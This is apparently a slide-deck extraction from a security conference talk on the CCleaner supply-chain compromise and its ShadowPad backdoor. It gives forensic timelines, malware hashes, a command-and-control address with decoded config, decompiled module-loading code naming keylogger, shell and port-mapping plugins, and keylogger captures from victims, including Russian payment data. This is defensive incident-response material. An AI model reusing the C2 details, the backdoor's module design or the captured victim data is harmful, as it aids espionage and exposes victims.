2017-03-12 04:19:08      File System>Create          C:\windows\prefetch\consent.exe-2D674CE4.pf
2017-03-12 04:19:09      Registry:Modified:UserAssist    C:\ProgramData\CBCB.exe

2017-03-12 04:33:18      Registry:Modified SOFTWARE\ODBC\ODBC.INI

2017-03-12 04:34:38      Event Log:TS-RCM:1143   The "Limit the size of the entire roaming profile cache"
                           Group Policy setting has been disabled
2017-03-12 04:34:43      Registry:Modified SYSTEM\ControlSet001\services\SessionEnv
2017-03-12 04:34:43      Event Log:System:7040     Remote Desktop Configuration Service changed from demand start to
                           auto start

2017-03-12 08:05:48      Registry:Modified SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf modified
```

- Unattended computer again (4am GMT)
- Binary + payload in registry
- Opened backdoor through Remote Desktop



Third Stage Entry Point – 2017-03-1 – Back to First Computer

```
2017-03-14 01:25:50  File System>Create      C:\windows\system32\TSMSISrv.dll
2017-03-14 01:26:00  Registry:Modified SOFTWARE\ODBC\ODBC.INI
2017-03-14 01:30:00  Registry:Modified SYSTEM\ControlSet001\services\SessionEnv
2017-03-14 01:30:44  Registry:Modified SYSTEM\ControlSet001\services\Schedule
```

- The same name as in CCleaner 2nd stage payload
- Different registry key
- Different content of payload in ODBC.INI

Third Stage Entry Point – 2017-04xx – Next wave mscoree.dll



- Masking as .NET runtime dll
- Using registry for binary payload
- Build time: 2017-04-04 23:55:48
- Similar to supply-chain attack in NetSarang
 - Build on July 17
 - Discovered by Kaspersky, published on Aug 15 (ShadowPad)
 - Attributed to Chinese APT group Winnti
 - similar Domain Name Generator Algo



Third Stage Payload: Shadowpad

- ShadowPad is a cyber-attack platform that attackers deploy in victim networks to gain remote control capabilities (has been first analyzed by Kaspersky)
- We found ShadowPad plugins scattered in the Windows registry and on the filesystem
 - (inc. keylogger capabilities, stealing passwords, etc.)
- Found on four computers

```
1 D 6 U Y +0-0M0C0f070
***** 2xfRoxkaSK0ZwJ3E https://social.technet.microsoft.com/Profil
le/ %ProgramFiles%\Common Files\Microsoft.NET\Framework\v2.0.50727\Applau
nch.exe Microsoft.NET Microsoft.NET Framework v2.0.50727 Microsoft.NE
T Framework v2.0.50727 SOFTWARE\Microsoft\Windows\CurrentVersion\Run Mi
crosoft.NET %windir%\system32\svchost.exe %ProgramFiles%\Windows Defender\MS
MpEng.exe %windir%\system32\svchost.exe %windir%\system32\svchost.
exe URL://https://social.technet.microsoft.com/Profile/AE HTTPooooo H
HTTPooooo HTTPooooo HTTPooooo
```

Third Stage Payload: Logged Keystrokes



2017-06-09 10:23:44
[REDACTED]

```
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Ctrl+c]
```

2017-06-09 10:24:21
[REDACTED]

```
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Ctrl+c]
```

2017-06-09 10:24:27
[REDACTED]

```
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Enter]
```


2017-06-09 10:24:31
[REDACTED]

```
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
REG
```



Third Stage Payload: ShadowPad

%ProgramFiles%\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll





ShadowPad in South Korea

Identification			
Date	File name	Source	Country
2017-12-27 00:08:18	extexport.exe	81572379 (web)	KR

MD5	14cefbe2ccbda70ead40e0ddcccb8ad2
SHA-1	c720597104876b3f206ee1206f7144ed35e60331
SHA-256	f0854ec2496f9b4c634040bfac7381d6bc9926e9e89dc097b4684f73e1f6d9b3
ssdeep	196608:xyqO1WQbVq0iL+JSMVvnEaJ7Ez/MycMpP0Tw:wbWb0iL+Bvd7cFz
authentihash ↗	23572d3c31c787f70e41b30c617c83404fe83de7acc36847a1e583047a9746f1
imphash ↗	33682d17888371cf85bd8e2abcd3ae96
Size	13.4 MB (14095360 bytes)
Type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Windows ActiveX control (53.8%) Win32 EXE PECompact compressed (generic) (19.2%) Win64 Executable (generic) (12.7%) Win 9x/ME Control Panel applet (7.1%) Win32 Dynamic Link Library (generic) (3.0%)

- Unknown distribution channel

ShadowPad in South Korea



#RSAC

	117.16.142.35
Country	Korea, Republic of
Organization	Konkuk University
ISP	Korean Education Network
Last Update	2017-12-22T11:28:52.967857
ASN	AS9459
	443
	443 tcp https
nginx	
	HTTP/1.1 404 Not Found Server: nginx Content-Type: text/html Content-Length: 16 Connection: close
SSL Certificate	
Certificate:	
Data:	
Version: 1 (0x0)	
Serial Number: 15059479460580546372 (0xd0df=04c7e631d744)	
Signature Algorithm: sha1WithRSAEncryption	
Issuer: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myCA	
Validity	
Not Before: Mar 22 06:00:24 2017 GMT	
Not After : Mar 22 06:00:24 2018 GMT	
Subject: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup,	

00000000: 00 00 14 00 19 00 1C 00 1F 00 22 00 25 00 28 00 ".%.(.	+...1.4.7.Q.1....
00000010: 2B 00 2E 00 31 00 34 00 37 00 51 00 6C 00 85 00
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 00 00 00 A0 00 AC 00 B8 00 C4 00 , .Ä.
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050: 78 00 00 00 00 00 00 00 67 63 37 41 72 52 58 34 x.....gc7ArRX4	hLpLQGgZ9...KO..
00000060: 68 4C 70 4C 51 47 67 5A 39 00 00 00 4B 4F 00 00
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 T	CP://117.16.142.
00000090: 43 50 3A 2F 31 31 37 2E 31 36 2E 31 34 32 2E 35:443...TCP://1	17.16.142.35:593
000000A0: 33 35 3A 34 34 33 00 00 00 54 43 50 3A 2F 2F 31 8...UDP://117.16	.142.35:80...UDP
000000B0: 31 37 2E 31 36 2E 31 34 32 2E 33 35 3A 35 39 33 :://117.16.142.35	:5222...HTTP....
000000C0: 38 00 00 00 55 44 50 3A 2F 2F 31 31 37 2E 31 36 HTTP.....HTTP.....
000000D0: 2E 31 34 32 2E 33 35 3A 38 30 00 00 00 55 44 50 HTTP.....HTTP
000000E0: 3A 2F 2F 31 31 37 2E 31 36 2E 31 34 32 2E 33 35
000000F0: 3A 35 32 32 32 00 00 00 48 54 54 50 0A 0A 0A 0A
00000100: 0A 00 00 00 48 54 54 50 0A 0A 0A 0A 0A 00 00 00
00000110: 48 54 54 50 0A 0A 0A 0A 00 00 00 48 54 54 50
00000120: 0A 0A 0A 0A 0A 00

ShadowPad in Russia File Found on VirusTotal



Date	File name	Source	Country
2017-11-06 02:03:03	-	10e5995c (community)	CN
2017-11-03 08:30:53	fslapi.dll	af7827bc (email)	-

Date	File name	Source	Country
2017-11-03 08:30:50	RSMyTPTZ.7z	be7da817 (web)	RU
Identification			
MD5	2c95da4e21b097e7777d1a5f5335fd2d		
SHA-1	3ccf311650b5afb89cf160ff67d29e12b6ef275f		
SHA-256	d9453fdf742d85a3077f040086f94d65c11ca7e00bdbab3296e36828e161c88c3		
ssdeep	6144:op54klrFY9KwOOHpFv/TC9KWIE2H8Q22iD4ypVYE7JWdO0Q8tAMEsGIQC8kPXhK:ovtiFsHpFj0KjfQS4y pVDWdO0QZ3s9W4		
Size	348.3 KB (356615 bytes)		
Type	7ZIP		
Magic	7-zip archive data, version 0.4		
TrID	7-Zip compressed archive (v0.4) (57.1%) 7-Zip compressed archive (gen) (42.8%)		

- Unknown distribution channel
vmrgcnklktfbgewpvh is
an encrypted log of
ShadowPad's keylogger
module

jobedemvigrm	1 964	03.11.17 08:26	-a-
avn	8	17.08.17 03:52	-a--
fsguidll	exe	465 504	09.04.16 08:57 --hs
fslapi	dll	45 056	09.04.16 08:57 --hs
fslapi.dll	gui	115 629	09.04.16 08:57 --hs
vmrgcnklktfbgewpvh		67 828	09.04.16 08:57 --hs

ShadowPad in Russia Decrpyted Information



[xls] август XLS 1001.0 КБ - УФК по г. Москве

moscow.roskazna.ru/upload/iblock/8b2/f.-0503154_-на-01.08.2017_.xls

Н.Л.Духова", 725, 725, 41736033720, 155,355,149.38. 3273, 41, АКЦИОНЕРНОЕ ОБЩЕСТВО
"ОРДЕНА ЛЕНИНА НАУЧНО-ИССЛЕДОВАТЕЛЬСКИЙ И ...

2017-08-28 16:16:16

88-kga

C:\Program Files\Mozilla Firefox\Firefox.exe
Платежное поручение - Mozilla Firefox
[NUM41736033720]

2017-08-22 11:06:21

88-kga

C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
instrukcija_po_ustanovke_sredstv_zashchity_60_01_02_2016(ver1).doc [Режим ограниченной функциональности] - Microsoft Word
[Ctrl+w]

2017-08-23 11:27:11

88-kga

C:\Windows\System32\rundll32.exe
Мастер установки личного сертификата F:[Ins][Ins][PrtSc][Back][Ins][Back][Back][Back]F:\

2017-08-23 11:27:28

88-kga

C:\Windows\System32\rundll32.exe
КриптоПро CSP
[Esc]

2017-08-23 11:29:56

88-kga

C:\Windows\explorer.exe
Подключить сетевой диск \\[NUM280]-kh1[Back]\[Back][Back][Back]kh1n[Back][Back][Back][Back]kln[Left][Left]h

ShadowPad in Russia Target: Russian Ministry in Finance

f-0503154-na-01.08.2017_(1).xls [Compatibility Mode]

Home

Federal State Unitary Enterprise "All-Russian Scientific Research Institute of Automation named after NL Dukhov"

41 Федеральное государственное унитарное предприятие "Всероссийский научно-исследовательский институт автоматики им. Н.Л.Духова"	725	725	41736033720		155 355 149,38
3272					

88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
Платежное поручение - Mozilla Firefox
[Del][Right][Right][Right][Right][Right][Ri]

2017-08-28 17:26:47
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
Платежное поручение - Mozilla Firefox
[NUM9100][Enter]

2017-08-28 17:27:02
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
Платежное поручение - Mozilla Firefox
[NUM9100]

2017-08-28 17:27:05
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
Платежное поручение - Mozilla Firefox
[Enter]


Payment order ✓

2017-08-28 17:27:19
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
Платежное поручение - Mozilla Firefox
[NUM155355149].[NUM38]

ShadowPad in Russia More Modules of ShadowPad available



- Build date of ShadowPad was 10/28/2014 05:52:22
- Not as modular as the new version, bundled in one .exe file instead of additional modules stored inside the Windows registry
- Gives insights into a more thorough range of modules the attackers have programmed. They did not even bother to download some of them to the Piriform network



ShadowPad in Russia Modules



```
    v1 = decrypt_string(8, "DISK", &out);
    pluginInfo(&a1->disk, v1->pwchar4, disk_init, disk_1_api, return_zero);
    qstr:idtor(&out);
    (a1->disk.init)(&necs);
    v2 = decrypt_string(8, "DISK", &out);
    pluginInfo(&a1->disk_2, v2->pwchar4, disk_2_init, disk_2_api, return_zero);
    qstr:idtor(&out);
    (a1->disk_2.init)(&necs);
    v3 = decrypt_string(13, "KeyLogger", &out);
    pluginInfo(&a1->keylogger, v3->p wchar4, keylogger_init, keylogger_api, keylogger_dtor);
    qstr:idtor(&out);
    (a1->keylogger.init)(&necs);
    v4 = decrypt_string(11, "Nethood", &out);
    pluginInfo(&a1->nethood, v4->p wchar4, Nethood_init, Nethood_api, return_zero);
    qstr:idtor(&out);
    (a1->nethood.init)(&necs);
    v5 = decrypt_string(11, "Netstat", &out);
    pluginInfo(&a1->netstat, v5->p wchar4, Netstat_init, Netstat_api, return_zero);
    qstr:idtor(&out);
    (a1->netstat.init)(&necs);
    v6 = decrypt_string(10, "Option", &out);
    pluginInfo(&a1->option, v6->p wchar4, Option_init, Option_api, return_zero);
    qstr:idtor(&out);
    (a1->option.init)(&necs);
    v7 = decrypt_string(11, "PortMap", &out);
    pluginInfo(&a1->portmap, v7->p wchar4, PortMap_init, PortMap_api, return_zero);
    qstr:idtor(&out);
    (a1->portmap.init)(&necs);
    v8 = decrypt_string(11, "Process", &out);
    pluginInfo(&a1->process, v8->p wchar4, Process_init, Process_api, return_zero);
    qstr:idtor(&out);
    (a1->process.init)(&necs);
    v9 = decrypt_string(11, "Regedit", &out);
    pluginInfo(&a1->regedit, v9->p wchar4, Regedit_init, Regedit_api, return_zero);
    qstr:idtor(&out);
    (a1->regedit.init)(&necs);
    v10 = decrypt_string(10, "Screen", &out);
    pluginInfo(&a1->screen, v10->p wchar4, Screen_init, Screen_api, Screen_dtor);
    qstr:idtor(&out);
    (a1->screen.init)(&necs);
    v11 = decrypt_string(11, "Service", &out);
    pluginInfo(&a1->service, v11->p wchar4, Service_init, Service_api, return_zero);
    qstr:idtor(&out);
    (a1->service.init)(&necs);
    v12 = decrypt_string(9, "Shell", &out);
    pluginInfo(&a1->shell, v12->p wchar4, Shell_init, Shell_api, return_zero);
    qstr:idtor(&out);
    (a1->shell.init)(&necs);
    v13 = decrypt_string(7, "SQL", &out);
    pluginInfo(&a1->sql, v13->p wchar4, SQL_init, SQL_api, return_zero);
    qstr:idtor(&out);
    (a1->sql.init)(&necs);
    v14 = decrypt_string(10, "Telnet", &out);
    pluginInfo(&a1->telnet, v14->p wchar4, Telnet_init, Telnet_api, return_zero);
    qstr:idtor(&out);
    (a1->telnet.init)(&necs);
    v15 = CreateEventW(0, 1, 0, 0);
    a1->handle = v15;
    if (!v15)
        return GetLastError();
    v17 = new_plugin_record();
    return spawn_thread(v17, &a1->handle_2, "PPP", &loc_100071A3, a1);
```

Conclusions



- Lessons learned
 - Secure (build) infrastructure must be a top priority
 - Whitelisting of signed apps will be a problem with supply chain attacks
 - Cybersecurity due-diligence really important during and after M&A
 - How do we ensure this doesn't happen again
- Attribution of attack
 - Many leads pointing to China; but not all
- The investigation is still ongoing, we will inform the public in